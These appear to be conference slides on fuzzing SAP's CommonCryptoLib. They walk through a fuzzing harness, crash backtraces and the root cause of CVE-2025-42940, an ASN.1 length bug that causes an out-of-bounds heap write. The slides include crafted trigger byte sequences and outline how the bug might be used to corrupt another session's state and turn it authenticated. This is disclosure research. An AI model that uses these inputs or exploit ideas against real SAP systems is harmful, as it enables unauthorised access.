$ afl-fuzz -i corpus/ -o findings/ -O -- ./call_libsapcrypto
```

```c
void fuzz_one_input(char *buf, int len)
{
    SAPRETURN rc = 0;

    SsfOctetstring signed_data = (SsfOctetstring)buf;
    SAP_INT signed_data_len = (SAP_INT)len;
    SigRcpSsfInformationList signerResultList = NULL;
    SsfOctetstring output_data = NULL;
    SAP_INT output_len = 0;

    rc = SsfVerify(format, format_len, TRUE,
                   signed_data, signed_data_len,
                   (SsfOctetstring)buffer_encoded, buffer_encoded_len,
                   private_address_book, private_address_book_len,
                   pab_password, pab_password_len,
                   &signerResultList,
                   &output_data, &output_len);
    if (rc == SSF_API_OK)
    {
        raise(SIGSEGV); // Potential issue; could be signature bypass
    }
}
```

```
exec speed : 1741/sec
```



reason: SIGSEGV

```
gef➤  backtrace
#0  0x00007ffff7a1aa64 in sec_enc_hex () from ./libsapcrypto.so
#1  0x00007ffff7ab643a in AVA2Name () from ./libsapcrypto.so
#2  0x00007ffff7ab6705 in RDName2Name () from ./libsapcrypto.so
#3  0x00007ffff7ab69d5 in seccrypt__DName2Name () from ./libsapcrypto.so
#4  0x00007ffff7ab77de in sec_DName_DName2Name () from ./libsapcrypto.so
#5  0x00007ffff7a65d6b in sec_DName_print () from ./libsapcrypto.so
#6  0x00007ffff7a8fadb in sec_ToBeSigned_print () from ./libsapcrypto.so
#7  0x00007ffff7a09e4f in sec_CertificateImpl_print () from ./libsapcrypto.so
#8  0x00007ffff7ac8f96 in verify_Certificate () from ./libsapcrypto.so
#9  0x00007ffff7aca6ae in sec_verificationmodulecontext_verify_object () from ./libsapcrypto.so
#10 0x00007ffff79aff76 in sec_VerifiedObject_verify () from ./libsapcrypto.so
#11 0x00007ffff79ae9ee in sec_VerificationContext_check_Certificate3 () from ./libsapcrypto.so
#12 0x00007ffff79af368 in sec_VerificationContext_check_Certificate2 () from ./libsapcrypto.so
#13 0x00007ffff79af38b in sec_VerificationContext_check_Certificate1 () from ./libsapcrypto.so
#14 0x00007ffff79275d1 in ssf_verify_TimeStampSignature () from ./libsapcrypto.so
#15 0x00007ffff79250d9 in secssf_SsfVerifyEx () from ./libsapcrypto.so
#16 0x00007ffff792625a in secssf_SsfVerify () from ./libsapcrypto.so
#17 0x00007ffff78e4cf6 in Trace_SsfVerify () from ./libsapcrypto.so
#18 0x000055555555555b5 in fuzz_one_input ()
#19 0x0000555555555775 in main ()
```

libsapcryto.so

CommonCryptoLib

	SAP Security Library	SAP Cryptographic Library	Secure Login Library	Common-Crypto-Lib	SAP Single Sign-On License Required
SNC - X.509		X	X	X	X
SNC - Kerberos			X	X	X
SPNEGO/ABAP			X	X	X
SSL/TLS		X		X	
Secure Store & Forward (SSF)	X	X	X	X	
STRUST		X		X	
Hardware Security Module (HSM)				X	X
FIPS 140-2 Certification				X	

Source: https://community.sap.com/

hdbclient

```
/home/anvil/sap/hdbclient/hdbsql -j -A -sslprovider openssl \
  -Z authenticationMethods=x509 \
  -Z authenticationX509=./certs4/test_x509_user.pem \
  -Z traceFile=stdout -Z traceOptions=debug=error,flush=on \
  -n 127.0.0.1:39013 \
  "SELECT CURRENT_USER, CURRENT_SCHEMA FROM DUMMY;"
```

hit Breakpoint 5

```
Thread 83 "HanaWorker" hit Breakpoint 5, 0x00007f65dce50bda in seccrypt__ASN1getLengthAndTag () from /usr/sap/
HXE/HDB90/exe/libsapcrypto.so
(gdb) backtrace
#0  0x00007f65dce50bda in seccrypt__ASN1getLengthAndTag () from /usr/sap/HXE/HDB90/exe/libsapcrypto.so
#1  0x00007f65dce87a43 in seccrypt__DName2Name () from /usr/sap/HXE/HDB90/exe/libsapcrypto.so
#2  0x00007f65dce889a8 in sec_DName_DName2Name () from /usr/sap/HXE/HDB90/exe/libsapcrypto.so
#3  0x00007f65dcd268e9 in ssf_create_VerifySigResList () from /usr/sap/HXE/HDB90/exe/libsapcrypto.so
#4  0x00007f65dcd27a4d in secssf_SsfVerifyEx () from /usr/sap/HXE/HDB90/exe/libsapcrypto.so
#5  0x00007f65dcce1199 in Trace_SsfVerifyEx () from /usr/sap/HXE/HDB90/exe/libsapcrypto.so
#6  0x00007f6603149405 in ?? () from /usr/sap/HXE/HDB90/exe/libcrypto_base.so
#7  0x00007f6603154def in Crypto::X509::CommonCrypto::InMemCertificateStore::verifySignature(void const*,
unsigned long, char const*, unsigned long, ltt::basic_string<char, ltt::char_traits<char>, 39ul> const&,
Crypto::Provider::HashType, Crypto::Provider::SignType) () from /usr/sap/HXE/HDB90/exe/libcrypto_base.so
#8  0x00007f661f21f64e in ?? () from /usr/sap/HXE/HDB90/exe/libhdbauthsrv.so
#9  0x00007f661f1fa875 in Authentication::Server::Manager::Acceptor::evaluateFollowUpRequest
(Authentication::Server::EvalStatus&) () from /usr/sap/HXE/HDB90/exe/libhdbauthsrv.so
```

Bug analysis

seccrypt__DName2Name

```
uint32_t stack_array[20];
uint32_t *offsets = stack_array;
uint32_t count = 0;

do {
    if (buflen <= cursor) {
        offsets[count] = (uint32_t)cursor;
        break;
    }
    offsets[count] = (uint32_t)cursor;

    if (count + 1 == 20) {
        // Transition to heap: size assumes max buflen/2 elements
        offsets = calloc((buflen >> 1) + 1, sizeof(uint32_t));
        memcpy(offsets, stack_array, 20 * sizeof(uint32_t));
    }

    status = ASN1getLengthAndTag(buf, buflen, cursor, &tmp, &cursor, &tag);
    count++;
} while (status >= 0);
```

seccrypt__DName2Name

```
calloc(bufflen / 2 + 1)
```

- Based on the assumption that smallest TLV is 2 bytes
  - Tag byte, Length byte set to 0, no Value byte
- Sound, as long as the stream only moves **forward**

- Loop stops when reaching the end or an error is returned

ASN.1 and DER primer

```
30 13 02 01 05 16 0e 41 6e 79 62 6f 64 79 20 74 68 65 72 65 3f
```

```
30 – type tag indicating SEQUENCE
13 – length in octets of value that follows
  02 – type tag indicating INTEGER
  01 – length in octets of value that follows
    05 – value (5)
  16 – type tag indicating IA5String
     (IA5 means the full 7-bit ISO 646 set, including variants,
      but is generally US-ASCII)
  0e – length in octets of value that follows
    41 6e 79 62 6f 64 79 20 74 68 65 72 65 3f – value ("Anybody there?")
```

Source: https://en.wikipedia.org/wiki/ASN.1

Example

```
02 01 05 = INTEGER 5

02 81 01 05

02 82 00 01 05

02 83 00 00 01 05
```

`seccrypt__ASN1getLengthAndTag`

- Params: **`buf, buflen, off, *hdrEnd, *elemEnd, *tagOut`**

- Parses one ASN.1 TLV at **`buf[off]`**
- And returns:
  - **`*hdrEnd`**: offset of the first content byte
    - i.e., `off + (tag+len-field size)`
  - **`*elemEnd`**: offset of the byte **after** the element
    - i.e., `hdrEnd + content_length`

Processing 0x84 length

```
undefined8 seccrypt__ASN1getLengthAndTag ( /* ... */ ) {
// [...]
// Handling 0x84 .. .. .. ..
// Logic is: len = (b1<<24) | (b2<<16) | (b3<<8) | b4
uVar1 = offset + 6;
if (buf_len < uVar1) {
  return 0xa0200012;
}
*out_value_offset = uVar1;
value_len_accum = b4 + uVar1
                + (long)(int)((uint)b1 << 24)
                + (long)(int)((uint)b2 << 16);
len_octet = b3;
// [...]
*out_end_offset = value_len_accum + (long)(int)((uint)len_octet << 8);
// [...]
}
```

Example

```
02 01 05 = INTEGER 5

02 84 ff ff ff ff 05
```


INTEGER's length is… **-1**

Broken assumption

- `ASN1getLengthAndTag` could return offset **earlier** in stream
  - Stream parsed multiple times
    - Breaks `bufflen / 2` assumption
      - `offset[count] = cursor` could write **OOB**

CVE-2025-42940 - ASN.1 Parser Infinite Loop

Demonstrating how a malformed 0x84 length field causes cursor to jump back to offset 0, creating an infinite loop



CVE-2025-42940 - ASN.1 Relative Jump

Demonstrating how a malformed 0x84 length field causes cursor to jump backwards and re-interpret bytes differently

Pause | Step | Reset | Speed: 1.5s

BUFFER (HEX BYTES)


0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	03	04	83	00	00	09
BOOL			BOOL			BOOL			BOOL			BOOL			BOOL			BITS					
24	25	26	27	28	29	30	31	32	33	34	35	36	37	38									
02	01	01	AA	84	FF	FF	FF	E0	02	01	01	02	01	01									
INT			0xAA						INT			INT											

Pass	Cursor	rdnCount	Header End	Element End
1	0	0	-	-

Starting ASN.1 parsing at offset 0...

CVE-2025-42940 - ASN.1 Parser 3-Pass Overflow

Demonstrating how two malformed 0x84 length fields cause cursor to jump backwards twice, tripling rdnOffsets entries and causing overflow



Exploit? It’s complicated

- Heap exploit
- Linear OOB write
- Semi-controlled value
- No knowledge of HDB protocol
- Process takes 20 minutes to restart

→ Beyond my pain threshold

Exploit ideas

- Target HDB protocol
  - State machine
  - Data structures
- Example:
  - Session A tries to execute SQL query
  - Session B exploits bug to corrupt session A’s state
    - With OOB overwrites session A’s metadata in memory
    - Flip it to authenticated or valid
  - Session A’s query is successful

HDB anyone?

Source: [SAP_HANA_SQL_Command_Network_Protocol_Reference_en.pdf]

Conclusion


ONE BELIEVES THINGS BECAUSE ONE HAS BEEN CONDITIONED TO BELIEVE THEM
XXVI
LE HACK
XXVI
BRAVE NEW WORLD

CVEs

- Initial project:
  - CVE-2024-47595 for both
- SAPCAR:
  - CVE-2025-42970 Path traversal in CAR archive extraction
  - CVE-2025-42992 Metadata tampering in signed SAR archives
  - CVE-2025-43001 Override permissions of `.` and `..` directories
  - CVE-2025-42971 OOB write when parsing crafted CAR archives
- CommonCryptoLib
  - CVE-2025-42940

Takeaways

- Pick a thread, but keep asking what shared component it touches
- Proprietary systems reward tool-building and format archeology
- Black-box fuzzing is great when paired with custom harness
- LLMs helped a lot
  - Setup, triage, scripting, analysis, testing, debugging, PoC writing, etc.
- Other times, not so much
  - Kept trying to remove AFL Frida mode for speed boost
  - Confidently gave wrong root cause of the bug
  - Exploit ideas focused on happy paths

Future work

- "On the Coming Industrialisation of Exploit Generation with LLMs" by Sean Heelan
- Revisit exploit-dev assistance with newer systems
  - ~~Anthropic and Mythos 5~~
  - ~~Anthropic and Fable 5~~

nvm

Questions?


ONE BELIEVES THINGS BECAUSE ONE HAS BEEN CONDITIONED TO BELIEVE THEM
XXVI
LEHACK
XXVI
BRAVE NEW WORLD

Links

- Tools
  - SAPCARve: https://github.com/anvilsecure/SAPCARve
  - auto-shim-lib: https://github.com/anvilsecure/auto-shim-lib
- Blog posts
  - https://www.anvilsecure.com/blog/tale_in_two_parts.html
  - https://www.anvilsecure.com/blog/one-bug-wasnt-enough-escalating-twice-through-saps-setuid-landscape.html
  - https://www.anvilsecure.com/blog/breaking-sapcar.html
  - Last one coming out soon ☺